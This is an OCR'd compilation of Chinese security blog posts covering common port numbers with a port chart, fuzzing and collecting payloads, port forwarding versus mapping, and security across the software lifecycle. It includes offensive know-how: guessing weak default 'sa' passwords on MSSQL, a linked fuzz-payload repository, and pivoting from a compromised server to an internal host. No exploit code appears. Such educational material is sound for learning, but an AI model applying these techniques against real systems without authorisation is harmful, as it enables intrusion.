
每个端口都会对应一个应用或者服务，有自己专门的协议，大多数都是 TCP 协议，还有部分 UDP 协议，具体协议的选择也是根据应用的特点来定的，端口号和 IP 就相当于我们目的地的坐标，协议就是我们现实中如何到达目的地的方式，具体选择何种方式就看你对于结果的要求是什么了。

我们为什么要了解端口号呢？

做安全防御或者渗透测试，连端口号是什么都不知道，你怎么知道该计算机上有哪些应用，这些应用有哪些安全弱点，我们该如何做？如果你了解这些端口号的作用和安全弱点，那你在渗透的时候，一看便知有哪些安全弱点，用什么样的方式去测试，去防御，比如：用 nmap 扫描 一个 IP 地址，发现开放了 1433

端口，这时有经验的一看就知道该服务器上运行了 mssql 数据库，默认用户名是 sa，我们可以做的就是尝试弱口令枚举一下，看能否登陆，所以从事安全行业，需要对所有常见端口有所了解，了解它的功能、它的特点、它常常与谁一起出现、它曾经出现过什么样的安全问题、如何测试它、用什么工具测试等等。

好了，到现在端口是什么的问题解释的也差不多了，剩下的就需要大家自己学习了，如果解释的哪里有偏差，与你的理解有所不同，你可以在下方留言，说出你的理解，请不要吝啬你的才华，最后贴一个常见端口的图谱：



COMMON PORTS

packetlife.net

TCP/UDP Port Numbers

7	Echo	554	RTSP	2745	Bagle.H	6891-6901	Windows Live
19	Chargen	546-547	DHCPv6	2967	Symantec AV	6970	Quicktime
20-21	FTP	560	rmonitor	3050	Interbase DB	7212	GhostSurf
22	SSH/SCP	563	NNTP over SSL	3074	XBOX Live	7648-7649	CU-SeeMe
23	Telnet	587	SMTP	3124	HTTP Proxy	8000	Internet Radio
25	SMTP	591	FileMaker	3127	MyDoom	8080	HTTP Proxy
42	WINS Replication	593	Microsoft DCOM	3128	HTTP Proxy	8086-8087	Kaspersky AV
43	WHOIS	631	Internet Printing	3222	GLBP	8118	Privoxy
49	TACACS	636	LDAP over SSL	3260	iSCSI Target	8200	VMware Server
53	DNS	639	MSDP (PIM)	3306	MySQL	8500	Adobe ColdFusion
67-68	DHCP/BOOTP	646	LDP (MPLS)	3389	Terminal Server	8767	TeamSpeak
69	TFTP	691	MS Exchange	3689	iTunes	8866	Bagle.B
70	Gopher	860	iSCSI	3690	Subversion	9100	HP JetDirect
79	Finger	873	rsync	3724	World of Warcraft	9101-9103	Bacula
80	HTTP	902	VMware Server	3784-3785	Ventrilo	9119	MXit
88	Kerberos	989-990	FTP over SSL	4333	mSQL	9800	WebDAV
102	MS Exchange	993	IMAP4 over SSL	4444	Blaster	9898	Dabber
110	POP3	995	POP3 over SSL	4664	Google Desktop	9988	Rbot/Spybot
113	Ident	1025	Microsoft RPC	4672	eMule	9999	Urchin
119	NNTP (Usenet)	1026-1029	Windows Messenger	4899	Radmin	10000	Webmin
123	NTP	1080	SOCKS Proxy	5000	UPnP	10000	BackupExec
135	Microsoft RPC	1080	MyDoom	5001	Slingbox	10113-10116	NetIQ
137-139	NetBIOS	1194	OpenVPN	5001	iperf	11371	OpenPGP
143	IMAP4	1214	Kazaa	5004-5005	RTP	12035-12036	Second Life
161-162	SNMP	1241	Nessus	5050	Yahoo! Messenger	12345	NetBus
177	XDMCP	1311	Dell OpenManage	5060	SIP	13720-13721	NetBackup
179	BGP	1337	WASTE	5190	AIM/ICQ	14567	Battlefield
201	AppleTalk	1433-1434	Microsoft SQL	5222-5223	XMPP/Jabber	15118	Dipnet/Oddbob
264	BGMP	1512	WINS	5432	PostgreSQL	19226	AdminSecure
318	TSP	1589	Cisco VQP	5500	VNC Server	19638	Ensim
381-383	HP Openview	1701	L2TP	5554	Sasser	20000	Usermin
389	LDAP	1723	MS PPTP	5631-5632	pcAnywhere	24800	Synergy
411-412	Direct Connect	1725	Steam	5800	VNC over HTTP	25999	Xfire
443	HTTP over SSL	1741	CiscoWorks 2000	5900+	VNC Server	27015	Half-Life
445	Microsoft DS	1755	MS Media Server	6000-6001	X11	27374	Sub7
464	Kerberos	1812-1813	RADIUS	6112	Battle.net	28960	Call of Duty
465	SMTP over SSL	1863	MSN	6129	DameWare	31337	Back Orifice
497	Retrospect	1985	Cisco HSRP	6257	WinMX	33434+	traceroute
500	ISAKMP	2000	Cisco SCCP	6346-6347	Gnutella		
512	rexec	2002	Cisco ACS	6500	GameSpy Arcade		
513	rlogin	2049	NFS	6566	SANE		
514	syslog	2082-2083	cPanel	6588	AnalogX		
515	LPD/LPR	2100	Oracle XDB	6665-6669	IRC		
520	RIP	2222	DirectAdmin	6679/6697	IRC over SSL		
521	RIPng (IPv6)	2302	Halo	6699	Napster		
540	UUCP	2483-2484	Oracle DB	6881-6999	BitTorrent		

Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at http://www.iana.org/assignments/port-numbers

by Jeremy Stretch

信安之路

蚁耻

原创 myh0st 信安之路 2019-01-06

模糊测试是什么？从字面上理解，模糊就是不确定，我们在遇到不确定的事情时，该怎么办呢？我们需要不断尝试可能的情况，直到最终确定下来，对于模糊测试的定义如何，我们来看一下百度百科的解释：

模糊测试，是一种通过向目标系统提供非预期的输入并监视异常
结果来发现软件漏洞的方法。

这里我们需要关注的几个点：输入、非预期、监视异常结果、软件漏洞

输入：对于软件而言，只要你需要跟用户交互，你就需要为用户提供输入的地方，比如：输入框、按钮等，对于安全而言，用户的输入都是不可信的，因为存在用户输入的地方，那么对于用户输入的内容是不可预料的，一定会有我们考虑不全的情况存在，出现非预期的情况。

非预期：我们在设计一个功能的时候，是有预期的，比如用户评论功能，只允许用户提交 50 个字，当用户成功提交了 51 个字，那么这就是非预期的情况，我们把这种情况就叫做非预期的结果，导致这个结果的原因就是漏洞或者 bug。

监视异常结果：对于一个输入口，我们在输入各种参数进行测试时，如何知道参数是否有效，那么就需要监视参数提交的过程以及提交后产生的结果是否存在异常，这里的异常就是跟我们最初预期的结果有所不同，出现这种情况就需要我们重点关注了。

软件漏洞：这是模糊测试的最终目的，不只是软件的漏洞也可以是 bug，因为漏洞和 bug 都是软件设计之初非预期的情况。

其中**输入**是模糊测试关键，是模糊测试是否有效的灵魂，只有你的输入是软件设计之初未考虑到情况，是非预期的输入，那么你才能发现软件的问题所在。

在做渗透测试的时候，需要模糊测试的情况有很多，比如：遇到一个用户评论的地方，我们可以尝试用不同的 xss payload 来判断是否存在 xss 漏洞；遇到一个用户登陆的地方，我们可以尝试用不同的 sql 注入的 payload 测试是否存在 sql 注入漏洞。

模糊测试在什么时候用呢？

其实各种大型的 web 扫描器的原理也包含了模糊测试的功能，我们在对一个 web 网站做渗透测试的时候，有经验的人都不会直接用扫描器，而是先熟悉 web 网站有哪些功能，用户可以控制的参数有哪些，进行简单的手工尝试之后，如果发现有一处可能存在问题，但是由于自己尝试的 payload 不能成功验证漏洞的存在，正好，自己收集了一些同类漏洞的不同 payload 列表，将这个列表中的所有 payload 均尝试一遍，监视其产生的结果，确定该处是否存在安全漏洞。

模糊测试的过程可以是手工进行，但是手工多累，所以为了代替手工，可以写一个小脚本针对那一个指定的输入口，用指定的 payload 列表，进行尝试并将结果保存下来进行分析，而扫描器的原理就是将多个模糊测试案例综合起来，自动根据不同的接口用不同的 payload 列表进行尝试，并自动分析结果是否异常，输出报告，由于不同网站的技术栈不同，可能导致结果不准确，误报、漏报等情况。

由于扫描器会对所有接口尝试所有的 payload ，所以会导致网站的压力过大，对于一些会保存到数据库的功能，会给网站维护者增加非常多的垃圾数据，由于 payload 众多，扫描器为了减少扫描时间，会使用多线程来提升扫描速率，如果网站抗压能力不强，还有可能导致网站挂掉，所以在做渗透测试项目的时候，尽量不要使用大型的 web 扫描器。

payload 哪里来？

对于扫描器而言，payload 就是其核心，如果你没有经验，让你去创造 payload 可能会有点强人所难，那么我们可以做的是收集别人的 payload，然后供自己使用。

那么如何收集不同的 payload 呢？


1、github 有非常多的开源扫描器，其中或多或少都会有扫描器作者贡献的 payload，我们只需要把他们的 payload 收集起来，并且进行分类整理。

2、如果你有使用付费扫描器的权利，你可以自己搭建一个 web 服务器，用付费的扫描器对你的 web 服务器进行扫描，你把日志搞出来分析一下，就可以获得付费扫描器的 payload 了。

3、除了上面两种情况，还有非常多黑客自己专属扫描器以及自己专用 payload，那么你想要得到他们智慧的结晶，那么你就需要诱使他们来攻击你，让他们扫描你的网站，从而通过日志获取他们的 payload，这种情况可遇不可求。

分享一个不错的项目，它里面包含了一些 payload，像这种项目，GitHub 里有很多，需不需要自己决定：

https://github.com/Hood3dRob1n/creep3r/tree/master/fuzz



Branch: master ▾ creep3r / fuzz / Create new file Find file History

Hood3dRob1n fully updated smbhash to use latest and greatest Latest commit 95cafa4 on 8 May 2014

..

wordlists	fix to CF moule, added protocol bruters, major updates to WP module, ...	5 years ago
all_subs.txt	fully updated smbhash to use latest and greatest	5 years ago
apache_configs.lst	redoing base commit to fix previous errors	5 years ago
apache_doc_root.lst	redoing base commit to fix previous errors	5 years ago
apache_log_files.lst	redoing base commit to fix previous errors	5 years ago
apache_vhost_configs.lst	redoing base commit to fix previous errors	5 years ago
big_fuzz.prepped	redoing base commit to fix previous errors	5 years ago
common_columns.lst	redoing base commit to fix previous errors	5 years ago
common_tables.lst	redoing base commit to fix previous errors	5 years ago
common_unix.lst	fix to CF moule, added protocol bruters, major updates to WP module, ...	5 years ago
fuzz.lst	redoing base commit to fix previous errors	5 years ago
quick.lst	redoing base commit to fix previous errors	5 years ago
subs.txt	fully updated smbhash to use latest and greatest	5 years ago
windows.lst	redoing base commit to fix previous errors	5 years ago
wp_plugins.txt	fix to CF moule, added protocol bruters, major updates to WP module, ...	5 years ago
wp_plugins_full.txt	fix to CF moule, added protocol bruters, major updates to WP module, ...	5 years ago
wp_themes.txt	redoing base commit to fix previous errors	5 years ago
wp_themes_full.txt	redoing base commit to fix previous errors	5 years ago
wp_timthumbs.txt	fix to CF moule, added protocol bruters, major updates to WP module, ...	5 years ago
writable.lst	redoing base commit to fix previous errors	5 years ago
writable_paths.lst	redoing base commit to fix previous errors	5 years ago


分享是一种美德，而不是义务，积极讨论，说出你的观点，也是对作者分享的一种鼓励，请不要吝啬你的才华，有讨论，有碰撞才会有进步，欢迎拍砖。

原创 myh0st 信安之路 2019-01-12

端口是什么，我们在之前的文章里已经做了解释，请看《轻松理解网络端口是什么》，端口转发和端口映射都是为了解决内网主机的端口无法在外部直接访问而衍生出来的技术，通过中间服务器进行中转，将内部的端口映射到公网 IP 上或者将内部端口转发到外部服务器，供用户或者自己来使用，那么他们的区别是什么呢？

端口转发

顾名思义，就是将端口进行转发，具体哪个端口转发到哪个端口要以应用场景为准，比如我们拿到一台内外服务器 A 的权限，通过扫描发现了同内网的另一台服务器 B 且开了 80 端口，我们该如何使用浏览器访问它呢？我们画一个图如下：



从上图中可以看到，我们已经与 A 建立了通道，我们可以在 A 上上传任意文件，执行任意的系统命令，我们如何能够访问 B 的 80 端口？假设 A 是在公网上，有公网 IP，我们可以访问它的任意端口。

1、直接在 A 上执行 curl 命令访问 B 的 80 端口（这种方式不方便我们测试 B 的 80 端口的漏洞，不方便利用）


2、在 A 上开启一个 socks 5 代理，我们使用浏览器设置好代理，将我们的浏览器代理到目标内网，然后访问 B 的 80 端口。

3、在 A 上执行端口转发，将 B 的 80 端口转发到 A 的 8080，然后我们直接用浏览器访问 A 的 8080 端口即可，这个原理就是端口转发


总结一下，端口转发就是将一个端口，这个端口可以本机的端口也可以是本机可以访问到的任意主机的端口都可以转发到任意一台可以访问到的 IP 上，通常这个 IP 是公网 IP，方便我们使用。

端口映射

顾名思义，就是映射端口，就是将一个内网端口映射到公网上的某个端口，我们来看一个实例，我自己的电脑是在内网中，没有公网 IP，但是我想提供一个端口供其他人使用，怎么办呢？我们来看一个图：



A 和 B 在不同的内网，各自有自己的内网 IP ，但是互相无法直接访问，这时就需要一个中间服务器，要 A 和 B 都可以访问然后作为中转服务器，实现上面的目标，这个中间服务器需要有一个公网 IP，如图：



上图的 C 就是有公网 IP 的中间服务器，我们可以将 A 的 80 端口映射到 C 的 80 端口，这时，B 就可以访问 C 的 80 端口，也就相当于访问 A 的 80 端口了，这里其实核心原理也是端口转发，只不过是将本机的端口转发到远程的某个端口。

总结

端口转发和端口映射的核心原理是一样的，只不过是使用的场景不一样，我们将本机的端口转发到远程某个端口，我们可以叫端口映射，也可以叫端口转发；我们如果把本机可以访问到的任意 IP 的端口转发到另外一台服务器的端口，我们叫他端口转发。说起来有点绕，其实具体如何理解，什么样的叫法，最终是要在实际的场景中使用的，能够解决你的问题就可以了，也不用纠结到底叫什么，这里没有提到端口转发和映射的工具，如有需要请看之前发布的文章：原创 穿越边界的姿势

练　　阿　　艰

原创 myh0st 信安之路 2019-06-30


从我最开始学习安全接触的就是 web 安全相关，当时的自己完全不明白学习的意义是什么，只知道学习了 web 安全可以去网络上寻找存在漏洞的应用，拿到 webshell、然后提升权限到系统最高权限，这一个流程下来基本就达到了顶峰，在突破的时候是最有成就感的，我相信有非常多的同行是在这样的情况下入行的。web 安全就是应用安全中的一部分。

说到应用，什么是应用？百度百科上说的一句 **适应需要，以供使用** ，在现在的互联网时代，所有的软件都可以叫应用，他们的产生是为了满足我们的日常需求，方便我们的衣食住行，多年前是 PC 互联网的时代，近几年进入了移动互联网时代，未来会是物联网时代、人工智能的时代 等等，随着科技的进步，安全的需求也在不断发生着变化，近几年做渗透的朋友越来越感觉到难做，web 的安全漏洞越来越少，这可以说是时代的进步、安全意识的提升、代码安全性增加、应用主战场的变化 等等一系列因素的结果，这对于安全行业来说是好事，整体安全性在不断提升，侧面说明我们安全从业人员的价值体现。

对于应用产生的整个生命周期来讲，考虑安全越早越好，早期的应用主要是为了实现功能、快速上线，互联网行业迭代更新非常快，时间就是竞争力，只有在业务因为安全问题而出现重大损失的时候才专门去招人或者购买安全服务进行及时止损，在上线之前没有考虑安全，带洞上线，从而导致大量的用户隐私泄漏，最终的受害者还是使用应用的用户，经过多年安全人员的努力，企业对于安全也慢慢重视起来，那么如何做好应用安全呢？

SDLC 大家都听过，翻译过来就是软件开发生命周期，是为了规范开发的流程、提升开发效率、增强代码质量，做到闭环，SDLC 包含五个阶段：需求分析、设计、编码、测试、发布，如图：

但这里并没有把安全考虑进去，我们是否可以将安全贯穿到整个软件开发的生命周期呢？如何做？请看下图：



1、在需求阶段做风险评估，提前将风险识别出来，作为安全的需求提交给研发，不只是功能上的，还包括一些架构不合理的地方，这对安全人员对能力要求是非常高的；

2、在设计阶段做威胁建模、安全参与进行设计 review，指出设计存在的安全威胁，共同完成安全的设计方案；

3、在开发阶段，要进行代码 review，提前做代码审计通过人工或者自动化的方式，这里对安全专业人才的需求也很高；

4、在测试阶段进行安全评估，也就是安全测试或者渗透测试，通过黑盒的方式找出安全 bug，在上线之前解决掉，可以用功能测试的小伙伴进行合作或者其他的方式；

5、在发布阶段要对主机进行安全检查，升级最新补丁、关闭无用端口等，将攻击面降到最低；

6、上线之后，通过开始 SRC 平台接收来自白帽子的漏洞提交，补充安全测试不足，做到闭环；

经过上面的一系列操作之后，可以将大部分的安全问题扼杀在上线之前，从而大大降低应用的安全风险，但是完全这么做是需要大量的人力和时间的，对于大部分企业来说是不可能完全做到的，因为可能因为流程的复杂度或者人员的能力问题，造成项目的延期、错事商机，具体做不做以及怎么做，需要上层领导的支持，不同公司的情况不同，需要制定的流程也不一样，落地情况也不同。

理想的情况下是完全按照上面的流程做每一个项目，这是多少安全负责人的理想，可是往往投入产出比不那么好看，得不到领导的支持，参与流程的同事也很抵触这么做，毕竟增加工作量多事，不是所有人都愿意做的，所以作为安全人员并不能强迫大家都按照你的要求来做，就需要平衡我们与开发人员之间的关系，在不增加别人工作量的同时，提升软件安全性，在规范流程的同时，提升自动化能力，将研发当作我们的用户，我们是为业务服务的，而不是监管机构。

